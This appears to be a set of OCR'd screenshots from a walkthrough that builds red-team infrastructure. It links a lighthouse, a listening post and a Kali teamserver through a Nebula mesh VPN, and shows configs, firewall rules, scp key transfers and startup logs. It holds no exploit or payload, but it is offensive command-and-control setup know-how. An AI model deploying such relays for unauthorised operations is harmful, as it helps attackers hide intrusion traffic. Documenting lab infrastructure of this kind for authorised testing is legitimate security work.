
```yaml
pki:
  ca: /home/ubuntu/ca.crt
  cert: /home/ubuntu/lighthouse.crt
  key: /home/ubuntu/lighthouse.key

static_host_map:
  "192.168.100.1": ["[redacted]:4242"]

lighthouse:
  am_lighthouse: true

listen:
  host: 0.0.0.0
  port: 4242

punchy:
  punch: true

tun:
  disabled: false
  dev: nebula1
  drop_local_broadcast: false
  drop_multicast: false
  tx_queue: 500
  mtu: 1300
  routes:
  unsafe_routes:

logging:
  level: info
  format: text

firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m
    max_connections: 100000

  outbound:
    - port: any
```




```yaml
firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m
    max_connections: 100000

  outbound:
    - port: any
      proto: any
      host: any

  inbound:
    - port: any
      proto: icmp
      host: any

    - port: 4789
      proto: any
      host: any

    - port: 22
      proto: any
      cidr: 192.168.100.0/24
```




```yaml
pki:
  ca: /home/ubuntu/ca.crt
  cert: /home/ubuntu/listeningpost.crt
  key: /home/ubuntu/listeningpost.key

static_host_map:
  "192.168.100.1": ["54.204.254.124:4242"]

lighthouse:
  am_lighthouse: false
  interval: 60
  hosts:
    - "192.168.100.1"

listen:
  host: 0.0.0.0
  port: 4242

punchy:
  punch: true

tun:
  disabled: false
  dev: nebula1
  drop_local_broadcast: false
  drop_multicast: false
  tx_queue: 500
  mtu: 1300
  routes:
  unsafe_routes:

logging:
  level: info
  format: text

firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m
    max_connections: 100000
```




```yaml
firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m
    max_connections: 100000

  outbound:
    - port: any
      proto: any
      host: any

  inbound:
    - port: any
      proto: icmp
      host: any

    - port: 80
      proto: any
      host: any

    - port: 443
      proto: any
      host: any

    - port: 4789
      proto: any
      host: any

    - port: 22
      proto: any
      cidr: 192.168.100.0/24
```



```
  GNU nano 7.2                                                        teamserver-con
pki:
  [redacted]/nebula/certs/ca.crt
  [redacted]/certs/teamserver.crt
  [redacted]certs/teamserver.key

static_host_map:
  "192.168.100.1": ["[redacted]:4242"]

lighthouse:
  am_lighthouse: false
  interval: 60
  hosts:
    - "192.168.100.1"

listen:
  host: 0.0.0.0
  port: 4242

punchy:
  punch: true

tun:
  disabled: false
  dev: nebula1
  drop_local_broadcast: false
  drop_multicast: false
  tx_queue: 500
  mtu: 1300
  routes:
  unsafe_routes:

logging:
  level: info
  format: text

firewall:
  conntrack:
```




```
firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m
    max_connections: 100000

  outbound:
    - port: any
      proto: any
      host: any

  inbound:
    - port: any
      proto: icmp
      host: any

    - port: 80
      proto: any
      host: any

    - port: 443
      proto: any
      host: any

    - port: 4789
      proto: any
      host: any

    - port: 22
      proto: any
      cidr: 192.168.100.0/24
```



sg-04886ab166119c8ff - nebula

Details

Security group name	Security group ID	Description
nebula	sg-04886ab166119c8ff	nebula_mesh_vpn




Inbound rules (1)

oup rule...	IP version	Type	Protocol	Port range
od3adb20e...	IPv4	Custom UDP	UDP	4242


Transfer config.yaml files to respective servers

1. Lighthouse server
2. Listeningpost server




```
┌──[redacted]/certs]
└─$ scp -i ~/.ssh/id_rsa lighthouse.crt ubuntu@[redacted]:~/
lighthouse.crt

┌──[redacted]/certs]
└─$ scp -i ~/.ssh/id_rsa lighthouse.key ubuntu@[redacted]:~/
lighthouse.key
```


Mesh Overlay VPN is established between teamserver, lighthouse & listeninpost server via UDP port 4242




```
ubuntu[redacted]:~$ sudo ./nebula -config listeningpost-conf.yml
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:outgoing endPort:0 groups:[] host:any ip: proto:0 startPort:0]"
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:0 groups:[] host:any ip: proto:1 startPort:0]"
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:80 groups:[] host:any ip: proto:0 startPort:80]"
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:443 groups:[] host:any ip: proto:0 startPort:443]"
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:4789 groups:[] host:any ip: proto:0 startPort:4789]"
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:22 groups:[] host: ip:192.168.100.0/24 proto:0 startPort:22]"
INFO[0000] Firewall started                             firewallHash=424ddc66ba27c265fd5d30b4c9ed87c9bc5280a0a55a77a9c6f5b9bd9f057bcb
INFO[0000] Main HostMap created                         network=192.168.100.2/24 preferredRanges="[]"
INFO[0000] UDP hole punching enabled
INFO[0000] Nebula interface is active                   build=1.5.2 interface=nebula1 network=192.168.100.2/24 udpAddr="0.0.0.0:4242"
INFO[0000] Handshake message sent                       handshake="map[stage:1 style:ix_psk0]" initiatorIndex=3310895045 udpAddrs="[54.204.254.124:4242]" vpnIp=192.168.100.1
INFO[0000] Handshake message received                   certName=lighthouse durationNs=2712037 fingerprint=cf296869602213f01eb40f6728b1f6d209dd802d37827892f6dff7267242f8d1 handshake="map[stage:2 style:ix_psk0]
" initiatorIndex=3310895045 issuer=69010ce1a0958efe8a5325cd25f12887f628d2fba131953a5c82cb4ef2d1695e remoteIndex=3310895045 responderIndex=4042170455 sentCachedPackets=1 udpAddr="54.204.254.124:4242" vpnIp=192.1
68.100.1
```




```
ubuntu@ip-172-31-38-53:~$ sudo ./nebula -config lighthouse-conf.yml
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:outgoing endPort:0 groups:[] host:any ip: proto:0 startPort:0]"
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:0 groups:[] host:any ip: proto:1 startPort:0]"
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:4789 groups:[] host:any ip: proto:0 startPort:4789]"
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:22 groups:[] host: ip:192.168.100.0/24 proto:0 startPort:22]"
INFO[0000] Firewall started                             firewallHash=3190d01bf8eb84ecff6cfec0ba8c3ef02c117ad1900036ae1c70ceb45cdcfe56
INFO[0000] Main HostMap created                         network=192.168.100.1/24 preferredRanges="[]"
INFO[0000] UDP hole punching enabled
INFO[0000] Nebula interface is active                   build=1.5.2 interface=nebula1 network=192.168.100.1/24 udpAddr="0.0.0.0:4242"
```



```
┌──(kali㉿kali)-[~/redteaminfra/nebula]
└─$ sudo ./nebula -config teamserver-conf.yml
[sudo] password for kali:
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:outgoing endPort:0 groups:[] host:any ip: proto:0 start
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:0 groups:[] host:any ip: proto:1 start
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:80 groups:[] host:any ip: proto:0 star
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:443 groups:[] host:any ip: proto:0 sta
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:4789 groups:[] host:any ip: proto:0 st
INFO[0000] Firewall rule added                          firewallRule="map[caName: caSha: direction:incoming endPort:22 groups:[] host: ip:192.168.100.0/24
INFO[0000] Firewall started                             firewallHash=424ddc66ba27c265fd5d30b4c9ed87c9bc5280a0a55a77a9c6f5b9bd9f057bcb
INFO[0000] Main HostMap created                         network=192.168.100.3/24 preferredRanges="[]"
INFO[0000] UDP hole punching enabled
INFO[0000] Nebula interface is active                   build=1.5.2 interface=nebula1 network=192.168.100.3/24 udpAddr="0.0.0.0:4242"
INFO[0000] Handshake message sent                       handshake="map[stage:1 style:ix_psk0]" initiatorIndex=3531511077 udpAddrs="[54.204.254.124:4242]"
INFO[0000] Handshake message received                   certName=lighthouse durationNs=308512570 fingerprint=cf296869602213f01eb40f6728b1f6d209dd802d37827
0]" initiatorIndex=3531511077 issuer=69010ce1a0958efe8a5325cd25f12887f628d2fba131953a5c82cb4ef2d1695e remoteIndex=3531511077 responderIndex=1172247655 sent
168.100.1
```

